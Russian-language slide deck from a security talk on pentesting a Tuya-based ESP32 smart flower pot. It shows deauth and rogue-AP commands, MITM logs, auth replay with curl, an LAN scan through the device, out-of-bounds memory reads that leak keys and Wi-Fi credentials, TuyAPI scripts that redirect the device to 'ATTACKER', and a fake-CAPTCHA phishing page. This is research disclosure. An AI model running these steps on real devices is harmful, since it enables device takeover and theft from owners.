


Plants vs. Bugs: пентест умного цветочного горшка

Елизавета Тишина / qwqoro

- Специалист по анализу защищённости, DeteAct
- Ведущий эксперт, Neplox Audit



*?#; Анкета персонажа

:~\$ qwqoro

САДОВОДСТВО  НЕ СПРАШИВАЙТЕ :(

ВЕБ  ХОРОШ ХОРОШ :)

МОБИЛКИ  ЖИВЁМ РАБОТАЕМ

СЕТИ  ЖИВЁМ РАБОТАЕМ

ЖЕЛЕЗКИ  НЕ СПРАШИВАЙТЕ :(

ПЫВН  НЕ СПРАШИВАЙТЕ :(



!&\$; Анкета питомца

:~\$ 192.168.XXX.YYY

САДОВОДСТВО ✓ ХОРОШ ХОРОШ :)

ВЕБ ✓ ЕСТЬ ВЕБ-ПРИЛОЖЕНИЕ

МОБИЛКИ ✓ ЕСТЬ МОБИЛЬНОЕ ПРИЛОЖЕНИЕ

СЕТИ ✓ ЕСТЬ СЕТЬ

ЖЕЛЕЗКИ ✓ ЕСТЬ ЖЕЛЕЗКА

ПЫВН ✓ ЕСТЬ ЧТО ПЫВНИТЬ :(



00; Входные точки

00 Порты

PORT	STATE	SERVICE
80/tcp	open	http
6668/tcp	open	irc

01 Железки

- Что снаружи?
- ЧТО ВНУТРИ ???



02 Общение по сети 🌐

- Общается по сети!
- Отправляет логи
- Запрашивает обновления
- С КЕМ ??? >:(

03 Приложения 📱

- Управляется приложениями!
- Веб-приложение
- Мобильное приложение
- Консоль разработчика

01; Железки



[ЦЕЛЬ] Техническая информация

- Микроконтроллер ESP32
 - WiFi + Bluetooth
 - Процессор Xtensa L6
 - 448kB ROM + 8MB PSRAM + 8MB SRAM + 16MB FLASH
- Карта памяти eMMC
- Сенсоры! Кнопки! ДИСПЛЕЙ!

[espressif.com:](https://www.espressif.com/) ESP32WROVERE Datasheet



02; Сеть



[ЦЕЛЬ] Запросы к серверам

- `sudo hostapd /etc/hostapd/hostapd.conf`
- `sudo dnsmasq -k --interface {interface} --dhcp-range={fromIP},{toIP} --log-debug --log-dhcp --log-queries --log-facility=-`
- `aireplay-ng -0 {n} -a {accessPointMAC} -c {clientMAC} {interface}`

```
mitmdump --mode transparent --showhost  
--ssl-insecure --flow-detail {n}
```

ЗАПУСК + ОБНОВЛЕНИЕ 01

```
./mitmdump --mode transparent --showhost --ssl-insecure --flow-detail 2 --allow-hosts  
[01:55:43.205] Transparent Proxy listening at *:8080.  
[01:56:34.379][192.168.13.190:64546] client connect  
[01:56:34.578][192.168.13.190:64546] server connect [REDACTED]:443  
192.168.13.190:64546: GET https://[REDACTED]/sign-in  
Host: [REDACTED]  
User-Agent: ESP32HTTPClient  
Connection: keep-alive  
Accept-Encoding: identity;q=1,chunked;q=0.1,*;q=0  
Auth: {"id":"1[REDACTED]C","key":"a[REDACTED]"}  
<< 200 OK 13b  
[REDACTED]  
Content-Type: application/json  
Content-Length: 13  
Connection: keep-alive  
Access-Control-Allow-Origin: *  
Access-Control-Allow-Headers: Access-Control-Allow-Methods,Access-Control-Allow-Orig  
l-Allow-Headers,Content-Type,X-Requested-By  
Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS  
Access-Control-Allow-Credentials: true  
Etag: [REDACTED]  
[01:56:37.339][192.168.13.190:64546] client disconnect  
[01:56:37.341][192.168.13.190:64546] server disconnect [REDACTED]:443  
[01:56:37.349][192.168.13.190:64547] client connect  
[01:56:37.556][192.168.13.190:64547] server connect [REDACTED]:443  
[01:56:39.819][192.168.13.190:64548] client connect  
[01:56:39.878][192.168.13.190:64548] server connect [REDACTED]:443  
192.168.13.190:64547: POST https://[REDACTED]/geo-info  
Host: [REDACTED]  
User-Agent: ESP32HTTPClient  
Connection: keep-alive  
Accept-Encoding: identity;q=1,chunked;q=0.1,*;q=0  
Auth: {"id":"1[REDACTED]C","key":"a[REDACTED]"}  
Content-Length: 31  
<< 200 OK 157b  
[REDACTED]  
Content-Type: application/json  
Content-Length: 157
```


02; Сеть

```
[01:56:34.578][192.168.13.190:64546] server connect [redacted]:443
192.168.13.190:64546: GET https://[redacted]/sign-in
Host: [redacted]
User-Agent: ESP32HTTPClient
Connection: keep-alive
Accept-Encoding: identity;q=1,chunked;q=0.1,*;q=0
Auth: {"id":"1[redacted]C","key":"a[redacted]"}
<< 200 OK 13b
```

00 AUTH

```
curl -ik 'https://SERVER/PATH/' -H
'User-Agent: ESP32HTTPClient' -H
'Auth: {"id":"ID","key":"KEY"}'
```

01 ЗАПРОСЫ



-_(\ツ)_/^- 02


- Имперсонация клиента
→ Извлечение файлов обновлений
- Имперсонация сервера обновлений
→ Подмена обновлений

03: Веб-приложение



[ЦЕЛЬ] Уязвимости (?)

1. SET_PROPERTY
2. GET_PROPERTY
3. GET_SNAPSHOT
4. CUSTOM_ANIMATION
5. CUSTOM_VIDEO
6. ANIMATION_MODE
7. ANIMATION_GROUP
8. DELETE_ANIMATION
9. ...



03; Веб-приложение



[ЦЕЛЬ] Получать открытки :)




:~\$ 192.168.XXX.YYY



:~> plant.qwqoro.works

Me inside your walls (it's very cozy
in here. DONT GO IN THE ATTIC)



03; Веб-приложение

☆ [OOPS] Нет аутентификации (!)

- CUSTOM_ANIMATION
- CUSTOM_VIDEO



01  DEFACEMENT

СИТУАЦИЯ	РЕЗУЛЬТАТ
"Некорректное" значение	Не отвечает + Reboot
Индекс за пределами массива	Memory Corruption + Не отвечает
Flood	Не отвечает + Reboot
Произвольные настройки	Некорректная работа



```
Send [Settings] Cancel <

Request
Pretty Raw Hex
1 POST /control HTTP/1.1
2 Host: plant.qwqoro.works
3 Content-Type: application/json
4 Content-Length: 25
5
6 {
  "cmd": 9,
  "index": 0,
  "n": 0
}


[?] [Settings] < > Search

Response

Waiting
```

- SET_PROPERTY
- GET_PROPERTY
- ...

НАРУШЕНИЯ РАБОТЫ 02



03; Веб-приложение



[OOPS] LAN скан (!)

0 секунд

3 секунды



■ TCP_CONNECT



ЕСТЬ ХОСТ
ЕСТЬ ХОСТ

ЕСТЬ ХОСТ
нет порта



нет хоста

Request ▾	Payload 1	Payload 2	Status code	Response received
11	192.168.0.120	1337	200	29
10	192.168.0.119	1337	200	3028
9	192.168.0.118	1337	200	3028
8	192.168.0.117	1337	200	69
7	192.168.0.116	1337	200	36
6	192.168.0.115	1337	200	3024

11 of 21

```
(kali㉿kali)-[~]  
$ nc -nlvp 1337  
listening on [any] 1337 ...  
connect to [192.168.0.120] from (UNKNOWN) [192.168.0.120]:1337
```

01 БРУТ ХОСТА (192.168.0.120)

// если такого хоста нет = 3 секунды

Request ▾	Payload 1	Payload 2	Status code	Response received
16	192.168.0.120	1342	200	14
15	192.168.0.120	1341	200	15
14	192.168.0.120	1340	200	14
13	192.168.0.120	1339	200	15
12	192.168.0.120	1338	200	19
11	192.168.0.120	1337	200	27

16 of 21

```
(kali㉿kali)-[~]  
$ nc -nlvp 1337  
listening on [any] 1337 ...  
connect to [192.168.0.120] from (UNKNOWN) [192.168.0.120]:1337
```

02 БРУТ ПОРТА (1337)

// после подключения = < 20 миллисекунд

03; Веб-приложение

- GET_PROPERTY
- GET_SNAPSHOT



Request
Pretty Raw

```
1 POST /control HTTP/1.1
2 Host: plant.qwqoro.works
3 Content-Type:
  application/json
4 Content-Length: 9
5
6 {
  "cmd": 2
}
```

Response
Pretty Raw Hex Render

```
9
10 [1,100,100,100,0,0,0,0,1,80,1,0,0,
    20230410,1692933546,4,0,0,0,0,0,0,
    132,34,0,0,1724613100,0,0,0,6,7,50,10,5,1,
    1724610378,0,0,0,0,465,438,300,3,0,0,0,1,0,
    ,300,20000,0,800,3300,0,1,0,0,0,1320,540,0,
    ,0,0,10,1,1,1,1,1,1,1,303100,599600,0,0,0,
    0,20240915,0,0,45.12092590332031,
    45.24220657348633,27.467384338378906,
    27.703039169311523,163.19444274902344,
    139.76190185546875,0.0,0.0,40.0,1.0,10.0,
    0.0,0.0]
```

01 СНАПШОТ

ПЕРЕБОР ПАРАМЕТРОВ 02

Payload	Status code	Length	"value":
9	200	261	1
10	200	262	80
11	200	261	1
12	200	261	0
13	200	261	0
14	200	268	20230410
15	200	261	0
16	200	270	1692933546

Request
Pretty Raw Hex

```
1 POST /control HTTP/1.1
2 Host: plant.qwqoro.works
3 Content-Type:
  application/json
4 Content-Length: 20
5
6 {
  "cmd": 1,
  "param": 16
}
```

Response
Pretty Raw

```
5 Access-Control-Allow-
  Credentials: true
6 Access-Control-Allow-
  Origin: *
7 Connection: close
8 Accept-Ranges: none
9
  "value":
    1692933546
```

03; Веб-приложение




[OOPS] Чтение / Запись в память (!)

- SET_PROPERTY
- GET_PROPERTY



Request		Response	
Pretty	Raw	Hex	Pretty
1	POST /control HTTP/1.1	5	Access-Control-Allow-Credentials: true
2	Host: plant.qwqoro.works	6	Access-Control-Allow-Origin: *
3	Content-Type: application/json	7	Connection: close
4	Content-Length: 20	8	Accept-Ranges: none
5	{	9	{
6	"cmd":1,	10	"value":
	"param":-13337		131080
	}		}



01

02

03

Request		Response	
Pretty	Raw	Hex	Pretty
1	POST /control HTTP/1.1	5	Access-Control-Allow-Credentials: true
2	Host: plant.qwqoro.works	6	Access-Control-Allow-Origin: *
3	Content-Type: application/json	7	Connection: close
4	Content-Length: 20	8	Accept-Ranges: none
5	{	9	{
6	"cmd":1,	10	"value":
	"param":-1337		0
	}		}

1	POST /control HTTP/1.1	5	Access-Control-Allow-Credentials: true
2	Host: plant.qwqoro.works	6	Access-Control-Allow-Origin: *
3	Content-Type: application/json	7	Connection: close
4	Content-Length: 36	8	Accept-Ranges: none
5	{	9	{
6	"cmd":0,	10	"value":
	"param":-1337,		1337
	"value":1337		}
	}		}

1	POST /control HTTP/1.1	5	Access-Control-Allow-Credentials: true
2	Host: plant.qwqoro.works	6	Access-Control-Allow-Origin: *
3	Content-Type: application/json	7	Connection: close
4	Content-Length: 20	8	Accept-Ranges: none
5	{	9	{
6	"cmd":1,	10	"value":
	"param":-1337		1337
	}		}

00 ЧТЕНИЕ ВНЕ МАССИВА

ЗАПИСЬ ВНЕ МАССИВА

13

03; Веб-приложение

02 УЧАСТОК ПАМЯТИ



[OOPS] Чтение / Запись в память (!)

- SET_PROPERTY
- GET_PROPERTY

```
[*] Requesting 1707: value = 0.0
[*] Requesting 1708: value = 0.0
[*] Requesting 1709: value = 0.0
[*] Requesting 1710: value = 0.0
[*] Requesting 1711: value = 0.0
[*] Requesting 1712: value = 0.0
[*] Requesting 1713: value = 0.0
[*] Requesting 1714: value = 0.0
[*] Requesting 1715: value = 0.0
[*] Requesting 1716: value = 0.0
[*] Requesting 1717: value = 0.0
[*] Requesting 1718: value = 0.0
[*] Requesting 1719: value = 0.0
[*] Requesting 1720: value = 8.696807753949543e-07
[*] Requesting 1721: value = 4147279298560.0
[*] Requesting 1722: value = *****.*
[*] Requesting 1723: value = 4.1074076790964364e+30
[*] Requesting 1724: value = 6.866362475191604e-44
[*] Requesting 1725: value = 5.364017852116376e-08
[*] Requesting 1726: value = 1.6911107798668667e+22
[*] Requesting 1727: value = 2.0431564871984742e+20
[*] Requesting 1728: value = *.*****e+**
[*] Requesting 1729: value = *.*****e+**
```

```
00000010 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000020 75 75 69 64 34 63 65 64 31 33 36 35 2a 2a 2a 2a |uuid4ced1365****|
00000030 35 37 61 38 00 00 00 00 00 00 6b 34 46 74 55 71 |57a8.....k4FtUq|
00000040 7a 61 36 45 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a |za6E*****|
00000050 36 65 33 74 4d 67 4a 67 61 74 70 44 65 6f 6d 00 |6e3tMgJgatpDeom.|
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000070 00 00 00 00 00 00 00 00 00 00 00 47 35 56 4c 33 |.....G5VL3|
00000080 4e 30 35 6d 2a 2a 2a 2a 2a 2a 2a 2a 4a 74 42 6b |N05m*****JtBk|
00000090 75 4a 48 75 38 32 69 63 4c 35 41 00 53 6d 61 72 |uJHu82icL5A.Smar|
000000a0 2a 2a 2a 2a 2a 2a 2a 2a 79 00 00 00 00 00 00 00 |*****y.....|
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 69 63 6c |.....icl|
000000c0 31 32 33 31 2a 2a 2a 2a 00 00 00 00 00 00 00 00 |1231****.....|
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000120 00 00 00 00 06 00 4d 69 6b 68 65 65 76 20 48 6f |.....Mikheev Ho|
00000130 6c 64 69 6e 67 73 00 00 00 00 00 00 00 00 00 00 |ldings.....|
00000140 00 00 00 00 00 00 00 61 69 63 68 61 2a 2a 2a 2a |.....aicha****|
00000150 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |1.....|
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000190 02 74 69 35 47 67 71 54 2a 2a 2a 2a 00 5f 4f 72 |.ti5GgqT****._Or|
000001a0 31 00 00 00 00 62 66 33 31 30 65 64 30 37 31 61 |1....bf310ed071a|
000001b0
```

-01 РАБОТА СКРИПТА

04; Чейним



[OOPS] Утечка информации (!)

Query Device Details ⓘ

Parameter (Request
Method: GET)

Params

* device_id ⓘ :

bf310

Debugging Result

View Docs

Locate Errors

Response

```
{
  "result": {
    "active_time": 1724624243,
    "bind_space_id": "1",
    "category": "qt",
    "create_time": 1724624244,
    "custom_name": "",
    "icon": "smart/icon/",
    "id": "bf310pal",
    "ip": "178.",
    "is_online": true,
    "lat": "59.96",
    "local_key": "a2R0",
    "lon": "30.31",
    "model": "",
    "name": "",
    "product_id": "8n3q0yt",
    "product_name": "",
    "sub": false,
    "time_zone": "+03:00",
    "update_time": 1724624249,
    "uuid": "uuid48"
  },
}
```

04

06

05

01

UUID 01

KEY + НАЗВАНИЕ
ПРОДУКТА 02

ИМЯ +
ПАРОЛЬ WI-FI 03

DEVICE
ИДЕНТИФИКАТОР 04

PRODUCT
ИДЕНТИФИКАТОР 05

LOCAL KEY 06

```
00000000 | .....|
00000010 | .....|
00000020 | uuid4ced1365****|
00000030 | 57a8.....k4FtUq|
00000040 | za6E*****|
00000050 | 6e3tMgJgatpDeom.|
00000060 | .....|
00000070 | .....G5VL3|
00000080 | N05m*****JtBk|
00000090 | uJHu82icL5A.Smar|
000000a0 | *****V|
000000b0 | .....icl|
000000c0 | 1231****.....|
000000d0 | .....|
*
00000120 | .....Mikheev Ho|
00000130 | ldings.....|
00000140 | .....aicha****|
00000150 | 1.....|
00000160 | .....|
*
00000190 | .ti5GgqT****._Or|
000001a0 | 1....bf310ed071a|
000001b0 | *****pal....1|
000001c0 | .1.19.....40.00.|
000001d0 | .....2.2.....|
000001e0 | 3.4.....1.0.4|
000001f0 | .....1.0.0.....|
00000200 | .8n3q0y4*****|
00000210 | t.8n3q0y*****|
00000220 | xt.1.1.19.....00|
00000230 | 0004xjwp.....|
00000240 | ..1.1.19.....|
00000250 | .....|
*
000002f0 | .....:p?b|
00000300 | KDUB*****|
00000310 | *****a2R0|
00000320 | .....|
```

04; Чейним



[ЦЕЛЬ] Взлом



PORT	STATE	SERVICE
80/tcp	open	http
6668/tcp	open	irc

ПОРТ	ПРОТОКОЛ	ФУНКЦИЯ
6608	UDP	Мультишлюзовый RPC
6667	UDP	Обнаружение в LAN
6668	TCP	Управление в LAN
...	...	...

support.tuya.com: TuyaOS Gateway Development

github.com/codetheweb/tuyapi: TuyAPI

Installation

```
npm install codetheweb/tuyapi
```

Basic Usage

See the [setup instructions](#) for how to find the needed parameters.

These examples should report the current status, set the default property to the opposite of what it currently is, then report the changed status. They will need to be adapted if your device does not have a boolean property at index 1 (i.e. it doesn't have an on/off property). Index 20 seems to be another somewhat common on/off property.

Asynchronous (event based, recommended)

```
const TuyAPI = require('tuyapi');

const device = new TuyAPI({
  id: 'xxxxxxxxxxxxxxxxxxxx',
  key: 'xxxxxxxxxxxxxxxxxxxx'});

let stateHasChanged = false;

// Find device on network
device.find().then(() => {
  // Connect to device
  device.connect();
});

// Add event listeners
device.on('connected', () => {
  console.log('Connected to device!');
});
```



04; Чейним



[OOPS] Удалённое управление

1. BRIGHTNESS
2. LIGHT
3. TEMPERATURE
4. HUMIDITY
5. WATER_LEVEL
6. BATTERY_LEVEL
7. SYSTEM_COMMANDS
8. VERSION_INFORMATION
9. UPDATE
10. ...

00 ФРАГМЕНТ СКРИПТА

```
device.on("connected", () => {  
  const f = () => {  
    device  
      .set({  
        dps: 118,  
        set: '{"sys_cmd": ID}',  
        shouldWaitForResponse: false,  
      });  
    setTimeout(f, 1000);  
  });  
});
```

- | | |
|-----------------|-----------------|
| 1. HOME_BUTTON | 5. REBOOT |
| 2. LEFT_BUTTON | 6. UPDATE |
| 3. RIGHT_BUTTON | 7. POWER_BUTTON |
| 4. BACK_HOME | 8. ... |

КОМАНДЫ 01



04; Чейним



[OOPS] Подмена параметров

VERSION_INFORMATION

00 ФРАГМЕНТ СКРИПТА

```
device.on("connected", () => {
  const f = () => {
    device
      .set({
        dps: 107,
        set: '{"ip":"ATTACKER"}',
        shouldWaitForResponse: false,
      });
  };
  setTimeout(f, 1000);
});
```

Browser Redirect

Due to access restrictions, please click the button below and jump to the default browser for editing.

Start Customizing

Customize on a PC

Instructions

To use this function on a PC, please open the following link in your PC browser.

<http://192.168.0.107/custom-anim>

<http://test.qwqoro.works/index.html?x=/custom-anim>

СРАВНЕНИЕ 01

ПРИМЕР ФИШИНГА 02



test.qwqoro.works/index.htm



Plants vs. Bugs

Проверяем, что вы не робот.



Выполните действия Верификация

Чтобы подтвердить, что Вы не робот, пожалуйста:

1. Установите приложение [Termux](#).
2. В приложении **Termux**, коснитесь экрана и задержите на нём палец. Выберите **Вставить**.
3. Нажмите кнопку ввода на клавиатуре для завершения процесса верификации.
4. Подпишитесь на **Telegram** канал [HaHacking](#) .

Вы увидите похожее сообщение:
"reCAPTCHA verification ID: 1064"

Выполните шаги, описанные выше, чтобы пройти процесс верификации.

ПОДТВЕРДИТЬ

05; Выводы

01 Black box – не беда!

02 Чейнить – весело!

